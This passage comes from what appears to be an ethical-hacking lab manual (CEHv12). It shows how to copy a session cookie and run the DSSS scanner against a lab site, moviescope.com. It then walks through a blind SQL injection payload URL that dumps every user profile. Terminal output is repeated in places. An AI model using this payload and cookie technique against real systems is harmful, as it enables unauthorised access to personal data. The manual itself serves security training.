over a profile card for a user named 'sam'. The 'Inspect Element' option is highlighted in blue, indicating it has been selected. The profile card displays basic information: ID: 1, First Name: sam, Last Name: houston, Email: sam@moviescope.com, and Gender: male.

10. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.

The screenshot shows the Mozilla Firefox developer tools open at the bottom of the browser window. The 'Console' tab is selected. In the output pane, the command `document.cookie` was run, resulting in the output: `"mscope=ljWydNf8wro=; ui-tabs-1=0"`. Other log entries in the console include warnings about Content Security Policy and cookie handling.

11. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.

MS Home - MovieScope

Home - MovieScope - Mozilla Firefox

www.moviescope.com/viewprofile.aspx?id=1

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentes Learn

MOVIESCOPE Admin Logout

Home Features Trailers Photos Blog Contacts

View Profile

Console

Copy Message

Errors Warnings Logs Info Debug CSS XHR Requests

12. Switch to a terminal window and type `python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=[cookie value which you have copied in Step 11]` and press Enter.

Note: In this command, `-u` specifies the target URL and `--cookie` specifies the HTTP cookie header value.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker]
└─# cd DSSS
[root@parrot]~[-]/home/attacker/DSSS]
└─# python3 dsss.py
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stmparm)

Usage: dsss.py [options]

Options:
--version      show program's version number and exit
-h, --help     show this help message and exit
-u URL, --url=URL Target URL (e.g. "http://www.target.com/page.php?id=1")
--data=DATA    POST data (e.g. "query=test")
--cookie=COOKIE HTTP Cookie header value
--user-agent=UA HTTP User-Agent header value
--referer=REFERER HTTP Referer header value
--proxy=PROXY   HTTP proxy address (e.g. "http://127.0.0.1:8080")
[root@parrot]~[-]/home/attacker/DSSS]
└─# python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro; ui-tabs-1=0"
```

13. The above command causes DSSS to scan the target website for SQL injection vulnerabilities.

14. The result appears, showing that the target website ([www.moviescope.com](http://www.moviescope.com)) is vulnerable to blind SQL injection attacks. The vulnerable link is also displayed, as shown in the screenshot.

```
[attacker@parrot]~[-]
└─# cd DSSS
[root@parrot]~[-]/home/attacker/DSSS]
└─# python3 dsss.py
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stmparm)


Usage: dsss.py [options]

Options:
--version      show program's version number and exit
-h, --help     show this help message and exit
-u URL, --url=URL Target URL (e.g. "http://www.target.com/page.php?id=1")
--data=DATA    POST data (e.g. "query=test")
--cookie=COOKIE HTTP Cookie header value
--user-agent=UA HTTP User-Agent header value
--referer=REFERER HTTP Referer header value
--proxy=PROXY   HTTP proxy address (e.g. "http://127.0.0.1:8080")
[root@parrot]~[-]/home/attacker/DSSS]
└─# python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stmparm)

* scanning GET parameter 'id'
(i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.: 'http://www.moviescope.com/viewprofile.aspx?id=1%20OR%20NOT%20%2887%3E87%29')

scan results: possible vulnerabilities found
[root@parrot]~[-]/home/attacker/DSSS]
└─#
```

15. Highlight the vulnerable website link, right-click it, and, from the options, click **Copy**.



```

Applications Places System 🎯 🗃
python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" - Parrot Terminal
File Edit View Search Terminal Help
└─ #cd DSSS
[root@parrot]~/home/attacker/DSSS]
└─ #python3 dsss.py
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stamparm)
Usage: dsss.py [options]

Options:
--version      show program's version number and exit
-h, --help     show this help message and exit
-u URL, --url=URL Target URL (e.g. "http://www.target.com/page.php?id=1")
--data=DATA    POST data (e.g. "query=test")
--cookie=COOKIE HTTP Cookie header value
--user-agent=UA HTTP User-Agent header value
--referer=REFERER HTTP Referer header value
--proxy=PROXY   HTTP proxy address (e.g. "http://127.0.0.1:8080")
[root@parrot]~/home/attacker/DSSS]
└─ #python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stamparm)

* scanning GET parameter 'id'
(i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.: '[http://www.moviescope.com/viewprofile.aspx?id=1%20OR%20NOT%20%2887%3E87%29]')

scan results: possible vulnerabilities found
[root@parrot]~/home/attacker/DSSS]
└─ #

```

16. Switch to **Mozilla Firefox**; in a new tab, paste the copied link in the address bar and press **Enter**.

17. You will observe that information regarding available user accounts appears under the **View Profile** tab.

**sam profile**

ID:	1
First Name:	sam
Last Name:	houston
Email:	sam@moviescope.com
Gender:	male
Date of Birth:	10-10-1975
Age:	38
Address:	Washington DC
Contact #:	1-202-501-4455

**john profile**

18. Scroll down to view the user account information for all users.

**john profile**

ID:	2
First Name:	john
Last Name:	smith
Email:	john@moviescope.com
Gender:	male
Date of Birth:	15-12-1968
Age:	45
Address:	New York
Contact #:	1-202-505-1235

**kety profile**

ID:	3
First Name:	kety

The screenshot shows a Mozilla Firefox window with the following details:

- URL Bar:** www.moviescope.com/viewprofile.aspx?id=1 OR NOT (87>87)
- Content Area:**
  - kety profile** (ID: 3):
 

ID:	3
First Name:	kety
Last Name:	perry
Email:	kety@moviescope.com
Gender:	female
Date of Birth:	06-01-1980
Age:	33
Address:	Mexico city
Contact #:	1-202-502-2431
  - steve profile** (ID: 4):
 

ID:	4
-----	---
- Sidebar:** Photo Galleries
  - House MD (15 photos, Added: Oct 24, 2012)
  - Burlesque (7 photos, Added: Oct 24, 2012)
  - Cowboys & Aliens (11 photos, Added: Oct 24, 2012)
  - Pirates Of The Caribbean 4 (18 photos, Added: Oct 24, 2012)

Note: In real life, attackers use blind SQL injection to access or destroy sensitive data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive, because the database must generate a new statement for each newly recovered bit.

19. This concludes the demonstration of how to detect SQL injection vulnerabilities using DSSS.

20. Close all open windows and document all the acquired information.

## Task 2: Detect SQL Injection Vulnerabilities using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners and a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.


In this task, we will use OWASP ZAP to test a web application for SQL injection vulnerabilities.

Note: We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** machine.

1. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine.

